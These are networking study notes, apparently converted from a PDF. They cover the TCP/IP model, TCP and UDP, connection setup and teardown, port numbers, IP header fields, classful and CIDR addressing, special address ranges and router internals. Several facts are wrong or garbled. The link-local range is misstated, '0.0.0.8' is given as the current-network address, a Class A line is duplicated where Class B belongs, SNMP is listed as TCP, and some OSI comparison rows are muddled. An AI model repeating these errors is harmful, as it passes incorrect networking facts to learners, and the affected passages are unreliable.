
❖ TCP/IP model

TCP/IP means Transmission Control Protocol and Internet Protocol. It is the network model used in the current Internet architecture as well. It's the basic communication protocol of the internet. Although it was designed to be an internet protocol it's used as the main communication protocol in a private network.


➤ TCP/IP architecture

The TCP/IP architecture is based off the 4-layer model. Each layer of this model corresponds to one or more of the layers of the 7-layer OSI model. Each of the 4 layers have individual protocols that all work together to form a protocol stack.





➤ TCP/IP protocol suite




➤ TCP and UDP

There are two ways to initiate a session in transport layer. Those are TCP and UDP. There are clear differences between TCP and UDP.


TCP	UDP
TCP is a connection-oriented protocol. Connection orientation means that the communicating devices should establish a connection before transmitting data (three-way handshake) and should close the connection after transmitting the data.	UDP is the Datagram oriented protocol. This is because there is no overhead for opening a connection, maintaining a connection, and terminating a connection. UDP is efficient for broadcast and multicast type of network transmission.
TCP is reliable as it guarantees delivery of data to the destination router.	The delivery of data to the destination cannot be guaranteed in UDP.
TCP provides extensive error checking mechanisms. It is because it provides flow control and acknowledgment of data.	UDP has only the basic error checking mechanism using checksums.
Sequencing of data is a feature of Transmission Control Protocol (TCP). this means that packets arrive in-order at the receiver.	There is no sequencing of data in UDP. If ordering is required, it has to be managed by the application layer.
TCP is comparatively slower than UDP.	UDP is faster, simpler and more efficient than TCP.
Retransmission of lost packets is possible in TCP, but not in UDP.	There is no retransmission of lost packets in User Datagram Protocol (UDP).
TCP has a (20-80) bytes variable length header.	UDP has an 8 bytes fixed length header.
TCP is heavy-weight.	UDP is lightweight.
TCP doesn't support Broadcasting.	UDP supports Broadcasting.
TCP is used by HTTP, HTTPS, FTP, SMTP and Telnet.	UDP is used by DNS, DHCP, TFTP, SNMP, RIP, and VoIP.

▪ The TCP three-way handshake




- ✓ Step 1 (SYN): In the first step, client wants to establish a connection with server, so it sends a segment with SYN (Synchronize Sequence Number) which informs server that client is likely to start communication and with what sequence number it starts segments with
- ✓ Step 2 (SYN + ACK): Server responds to the client request with SYN-ACK signal bits set. Acknowledgement (ACK) signifies the response of segment it received and SYN signifies with what sequence number it is likely to start the segments with
- ✓ Step 3 (ACK): In the final part client acknowledges the response of server and they both establish a reliable connection with which they will start the actual data transfer

With these steps, a full-duplex communication is established. So, after this the computer and server can communicate with each other securely. Initial sequence numbers are randomly selected while establishing connections between client and server.



- The TCP 4 way disconnect

Here we will also need to send bit segments to server which FIN bit is set to 1.



- ✓ Step 1 (FIN from Client) – Suppose that the client application decides it wants to close the connection. (Note that the server could also choose to close the connection). This causes the client send a TCP segment with the FIN bit set to 1 to server and to enter the FIN_WAIT_1 state. While in the FIN_WAIT_1 state, the client waits for a TCP segment from the server with an acknowledgment (ACK).
- ✓ Step 2 (ACK from Server) – When Server received FIN bit segment from Sender (Client), Server Immediately send acknowledgement (ACK) segment to the Sender (Client).
- ✓ Step 3 (Client waiting) – While in the FIN_WAIT_1 state, the client waits for a TCP segment from the server with an acknowledgment. When it receives this segment, the client enters the FIN_WAIT_2 state. While in the FIN_WAIT_2 state, the client waits for another segment from the server with the FIN bit set to 1.
- ✓ Step 4 (FIN from Server) – Server sends FIN bit segment to the Sender (Client) after some time when Server send the ACK segment (because of some closing process in the Server).
- ✓ Step 5 (ACK from Client) – When Client receive FIN bit segment from the Server, the client acknowledges the server's segment and enters the TIME_WAIT state. The TIME_WAIT state lets the client resend the final acknowledgment in case the ACK is lost.
 - TCP reset

In a stream of packets of a TCP connection, each packet contains a TCP header. Each of these headers contains a bit known as the "reset" (RST) flag. In most packets this bit is set to 0 and has no effect; however, if this bit is set to 1, it indicates to the receiving computer that the computer should immediately stop using the TCP connection; it should not send any more packets using. A TCP reset basically kills a TCP connection instantly.

TCP FIN vs RST PACKETS



<https://ipwithease.com>


FIN	RST
--> gracefully terminates the connection.	--> abruptly tells the other side to stop communicating.
--> Only one side of conversation is stopped.	--> The whole conversation is stopped.
--> No data loss.	--> Data is discarded.
--> Receiver of FIN keeps communicating till it wants to.	--> Receiver has to stop communication.

➤ Networking ports

In TCP/IP and UDP networks, a port is an endpoint to a logical connection. The port number identifies what type of port it is. For example, port 80 is used for HTTP traffic. If you use a command, such as netstat -n on Microsoft Windows or Linux, you see a listing of the local addresses (and ports) and the foreign addresses (and ports) to which they are connected.

The three categories of TCP and UDP ports are

- ✓ Well known ports- Ports 0–1023 are considered well-known ports because they were used by many of the core services on the Unix servers, and most required privilege permissions on the server to implement. Telnet (23) and Simple Mail Transport Protocol (SMTP) (25) are two examples of these services.
- ✓ Registered ports- These services are all long-running services and would be assigned to ports between 1,024 and 49,151. The Microsoft Remote Desktop Protocol (RDP) (3389) and Network File System (NFS) (2049) are two examples of registered ports.
- ✓ Ephemeral/dynamic/private- All other ports, from 49,152 to 65,535, are referred to as dynamic, or private ports. These ports are not permanently associated to any service. Client side uses these ports.




Protocol	Name	Common Well-Known Port(s)
HTTP	Hypertext Transfer Protocol, Web services	TCP:80
HTTPS	Hypertext Transfer Protocol, Secure Web Services	TCP:443
Telnet	Unencrypted method to log onto a remote computer	TCP:23
SSH	Secure Shell: Encrypted method to log on to a remote computer	TCP:22
DNS Queries	Domain Name System: Request asking for an IP address associated with a name	UDP:53
DHCP	Dynamic Host Configuration Protocol: IP address management	UDP:67, 68
FTP	File Transfer Protocol	TCP:21, 20
TFTP	Trivial File Transfer Protocol	UDP:69
SFTP	SSH File Transfer Protocol, or Secure File Transfer Protocol	TCP:22
SMTP	Simple Mail Transfer Protocol	TCP:25
POP	Post Office Protocol v3	TCP:110
IMAP	Internet Message Access Protocol	TCP:143
SNMP	Simple Network Management Protocol	TCP:161
RDP	Remote Desktop Protocol	TCP:3389
NTP	Network Time Protocol	UDP:123
SIP	Session Initiation Protocol	TCP/UDP:5060, TCP:5061
SMB	Server Message Block	TCP:445
LDAP	Lightweight Directory Access Protocol	TCP/UDP:389
LDAPS	Lightweight Directory Access Protocol over TLS/SSL	TCP:636
H.323	Protocols for audio and video over networks	UDP:1719, TCP:1720, & more

❖ TCP/IP model vs OSI model

OSI model	TCP/IP model
In OSI model the transport layer guarantees the delivery of packets.	In TCP/IP model the transport layer does not guarantee delivery of packets. Still the TCP/IP model is more reliable.
Follows vertical approach.	Follows horizontal approach.
OSI model has a separate Presentation layer and Session layer.	TCP/IP does not have a separate Presentation layer or Session layer.
Transport Layer is Connection Oriented.	Transport Layer is both Connection Oriented and Connection less.
Network Layer is both Connection Oriented and Connection less.	Network Layer is Connection less.
OSI is a reference model around which the networks are built. Generally, it is used as a guidance tool.	TCP/IP model is, in a way implementation of the OSI model.
OSI model has a problem of fitting the protocols into the model.	TCP/IP model does not fit any protocol
Protocols are hidden in OSI model and are easily replaced as the technology changes.	In TCP/IP replacing protocol is not easy.
OSI model defines services, interfaces and protocols very clearly and makes clear distinction between them. It is protocol independent.	In TCP/IP, services, interfaces and protocols are not clearly separated. It is also protocol dependent.
It has 7 layers	It has 4 layers

❖ Structure of a data packet

The structure of a packet depends on the type of packet it is and on the protocol. Normally, a packet has a header and a payload. The header keeps overhead information about the packet, the service, and other transmission-related data. For example, data transfer over the Internet requires breaking down the data into IP packets, which is defined in IP (Internet Protocol), and an IP packet includes:



[Image: IP Header]

IP header includes many relevant information including Version Number, which, in this context, is 4. Other details are as follows –

- ✓ Version – Version no. of Internet Protocol used (e.g. IPv4).
- ✓ IHL – Internet Header Length; Length of entire IP header.
- ✓ DSCP – Differentiated Services Code Point; this is Type of Service.
- ✓ ECN – Explicit Congestion Notification; It carries information about the congestion seen in the route.
- ✓ Total Length – Length of entire IP Packet (including IP header and IP Payload).
- ✓ Identification – If IP packet is fragmented during the transmission, all the fragments contain same identification number. to identify original IP packet, they belong to.
- ✓ Flags – As required by the network resources, if IP Packet is too large to handle, these ‘flags’ tells if they can be fragmented or not. In this 3-bit flag, the MSB is always set to ‘0’.
- ✓ Fragment Offset – This offset tells the exact position of the fragment in the original IP Packet.
- ✓ Time to Live – To avoid looping in the network, every packet is sent with some TTL value set, which tells the network how many routers (hops) this packet can cross. At each hop, its value is decremented by one and when the value reaches zero, the packet is discarded.
- ✓ Protocol – Tells the Network layer at the destination host, to which Protocol this packet belongs to, i.e. the next level Protocol. For example, protocol number of ICMP is 1, TCP is 6 and UDP is 17.
- ✓ Header Checksum – This field is used to keep checksum value of entire header which is then used to check if the packet is received error-free.
- ✓ Source Address – 32-bit address of the Sender (or source) of the packet.
- ✓ Destination Address – 32-bit address of the Receiver (or destination) of the packet.
- ✓ Options – This is optional field, which is used if the value of IHL is greater than 5. These options may contain values for options such as Security, Record Route, Time Stamp, etc.

- **IP addressing**

IP addressing belongs to network layer in the OSI model.

- ❖ **What is IP addressing?**

There is an IP address for each device in a network. The purpose of an IP address is to identify each device in a network uniquely. Normally 2 types of IP addresses are used in the world.

- IPv4
 - ✓ IPv4 contains 32 bits.
 - ✓ Separated into 4 octets.
 - ✓ Should be represented as a decimal number for ease of use.
- IPv6
 - ✓ IPv6 contains 128 bits.
 - ✓ Separated into 8 hexes.
 - ✓ Should be represented as a hexadecimal number for ease of use.



Example: 127.255.255.255

Example:
2001:0db8:85a3:0000:0000:8a2e:0370:7334

We normally use IPv4.

There are two portions in an IP address.


- Network ID- This is used to identify a network uniquely.
- Host ID- This is used to identify a device in a network uniquely.
- **Subnet mask**
This is a 32-bit number that is used to identify the network ID and the host ID of an IP address.

- ❖ **Classfull IP addressing**

The 32 bit IP address is divided into five sub-classes. These are:

- ✓ Class A
- ✓ Class B ✓
- Class C
- ✓ Class D ✓
- Class E

Classes D and E are reserved for multicast and experimental purposes respectively. The order of bits in the first octet determine the classes of IP address. IP addresses are globally managed by Internet Assigned Numbers Authority(IANA) and regional Internet registries(RIR).



Class	A	B	C	D	E
Leading bits	0	10	110	1110	1111
Network ID bits	8	16	24		
Host ID bits	24	16	8		
Number of networks	128 (2^7) -2	16,384 (2^{14})	2,097,152 (2^{21})		
Addresses per network	16,777,216 (2^{24})	65,536 (2^{16})	256 (2^8)		
Total addresses in class	2,147,483,648 (2^{31})	1,073,741,824 (2^{30})	536,870,912 (2^{29})	268,435,456 (2^{28})	268,435,456 (2^{28})
Start address	0.0.0.0	128.0.0.0	192.0.0.0	224.0.0.0	240.0.0.0
End address	127.255.255.255	191.255.255.255	223.255.255.255	239.255.255.255	255.255.255.255
Default subnet mask	255.0.0.0	255.255.0.0	255.255.255.0		
CIDR notation	/8	/16	/24		

In class A, 2 network IDs are subtracted because 0.0.0.0 and 127.x.y.z are special address.

➤ Range of special IP addresses:

- ✓ **169.254.0.0 – 169.254.0.16**: Link local addresses
- ✓ **127.0.0.0 – 127.255.255.255**: Loop-back addresses ✓ **0.0.0.8**: used to communicate within the current network.
- Rules for assigning Host ID:
 - ✓ Within any network, the host ID must be unique to that network.
 - ✓ Host ID in which all bits are set to 0 cannot be assigned because this host ID is used to represent the network address.
 - ✓ Host ID in which all bits are set to 1 cannot be assigned because this host ID is reserved as a broadcast address to send packets to all the hosts present on that particular network.

➤ Rules for assigning Network ID:

- ✓ The network ID cannot start with 127 because 127 belongs to class A address and is reserved for internal loop-back functions.
- Disadvantage of Classfull Addressing:

1. Class A with a mask of 255.0.0.0 can support 16, 777, 214 addresses
2. Class A with a mask of 255.0.0.0 can support 16, 777, 214 addresses
3. Class C with a mask of 255.255.255.0 can support 254 addresses


But what if someone requires 2000 addresses?

One way to address this situation would be to provide the person with class B network. But that would result in a waste of so many addresses.


Another possible way is to provide multiple class C networks, but that too can cause a problem as there would be too many networks to handle.

□ IP address types

- ✓ Network address-identifier for a group of devices



- ✓ Broadcast address-identifier for all devices on the network



- ✓ Host address

The network addresses should be same to communicate between two devices in a same internal network.

❖ CIDR

In order to reduce the wastage of IP addresses a new concept of Classless Inter-Domain Routing is introduced. Now a days IANA is using this technique to provide the IP addresses. Whenever any user asks for IP addresses, IANA is going to assign that many IP addresses to the User.

In CIDR subnet masks are denoted by /X. X represents binary 1 s in the subnet mask.

❖ Private IP s vs public IP s

Private IP address of a system is the IP address which is used to communicate within the same network. Using private IP data or information can be sent or received within the same network.

Public IP address of a system is the IP address which is used to communicate outside the network. Public IP address is basically assigned by the ISP (Internet Service Provider).

Private IP s	Public IP s
Scope is local.	Scope is global.
It is used to communicate within the network.	It is used to communicate outside the network.
Private IP addresses of the systems connected in a network differ in a uniform manner.	Public IP may differ in uniform or non-uniform manner.
It works only in LAN.	It is used to get internet service.
It is used to load network operating system.	It is controlled by ISP.
It is available in free of cost.	It is not free of cost.
Private IP can be known by entering "ipconfig" on command prompt.	Public IP can be known by searching "what is my ip" on google.
Range: 10.0.0.0 – 10.255.255.255 172.16.0.0 – 172.31.255.255 192.168.0.0 – 192.168.255.255	Range: Besides private IP addresses, rest are public.

Private IP Address Range

10.0.0.0/8

172.16.0.0/12

192.168.0.0/16

APIPA

169.254.0.0/16

❖ APIPA IP

APIPA stands for Automatic Private IP Addressing (APIPA). It is a feature or characteristic in operating systems (e.g. Windows) which enables computers to self-configure an IP address and subnet mask automatically when their DHCP (Dynamic Host Configuration Protocol) server isn't reachable. The IP address range for APIPA is (169.254.0.1 to 169.254.255.254) having 65, 534 usable IP addresses, with the subnet mask of 255.255.0.0.

➤ Characteristics

- ✓ Communication can be established properly if not getting response from DHCP Server.
- ✓ APIPA regulates the service, by which always checking response and status of the main DHCP server in a specific period of time.

➤ Advantages

- ✓ It can be used as a backup of DHCP because when DHCP stops working then APIPA has the ability to assign IP to the networking hosts.
- ✓ It stops unwanted broadcasting.
- ✓ It uses ARP (Address Resolution Protocol) to confirm the address isn't currently in use.

➤ Disadvantages

- ✓ APIPA ip addresses can slow your network.
- ✓ APIPA doesn't provide network gateway as DHCP does.

➤ Limitations

- ✓ APIPA addresses are restricted for use in local area network.
- ✓ APIPA doesn't provide network gateway as DHCP does.

❖ Local loopback addresses/local host ip

Local Loopback Address is used to let a system send a message to itself to make sure that TCP/IP stack is installed correctly on the machine. In IPv4, IP addresses that start with decimal 127 or that has 01111111 in the first octet are loopback addresses (127.X.X.X). Typically, 127.0.0.1 is used as the local loopback address. This leads to the wastage of many potential IP addresses. But in IPv6::1 is used as local loopback address and therefore there isn't any wastage of addresses.

❖ Router

A Router is a networking device that forwards data packets between computer network. If suppose you search for www.google.com in your web browser then this will be a request which will be sent from your system to the Google's server to serve that webpage, now your request which is nothing but a stream of packets don't just go the Google's server straightaway they go through a series of networking devices known as router which accepts this packets and forwards them to correct path and hence it reaches to the destination server. A router has a number of interfaces by which it can connect to a number of host systems.



➤ Functions of a Router


✓ Forwarding

Router receives the packets from its input ports, checks its header, performs some basic functions like checking checksum and then looks up to the routing table to find the appropriate output port to dump the packets onto, and forwards the packets onto that output port.

✓ Routing


Routing is the process by which the router ascertains what is the best path for the packet to reach the destination, it maintains a routing table which is made using different algorithms by the router only.

➤ Architecture of a Router



✓ Input Port

This is the interface by which packets are admitted into the router, it performs several key functions as terminating the physical link at router, this is done by the leftmost part in the below diagram, the middle part does the work of interoperating with the link layer like DE encapsulation, in the last part of the input port the forwarding table is looked up and is used to determine the appropriate output port based on the destination address.



✓ Switching Fabric

This is the heart of the Router; it connects the input ports with the output ports. It is kind of a network inside a networking device. The switching fabric can be implemented in a number of ways some of the prominent ones are


- Switching via memory: In this we have a processor which copies the packet from input ports and sends it to the appropriate output port. It works as a traditional CPU with input and output ports acting as input and output devices
- Switching via bus: In this implementation we have a bus which connects all the input ports to all the output ports. On receiving a packet and determining which output port it must be delivered to, the input port puts a particular token on the packet and transfers it to the bus. All output ports are able to see the packets but it will be delivered to the output port whose token has been put in, the token is then scrapped off by that output port and the packet is forwarded
- Switching via interconnection network: This is a more sophisticated network, here instead of a single bus we use $2N$ bus to connect N -input ports to N -output ports.

✓ Output Port

This is the segment from which packets are transmitted out of the router. The output port looks at its queuing buffers (when more than one packets have to be transmitted through the same output port queuing buffers are formed) and takes packets, does link layer functions and finally transmits the packets to outgoing link.

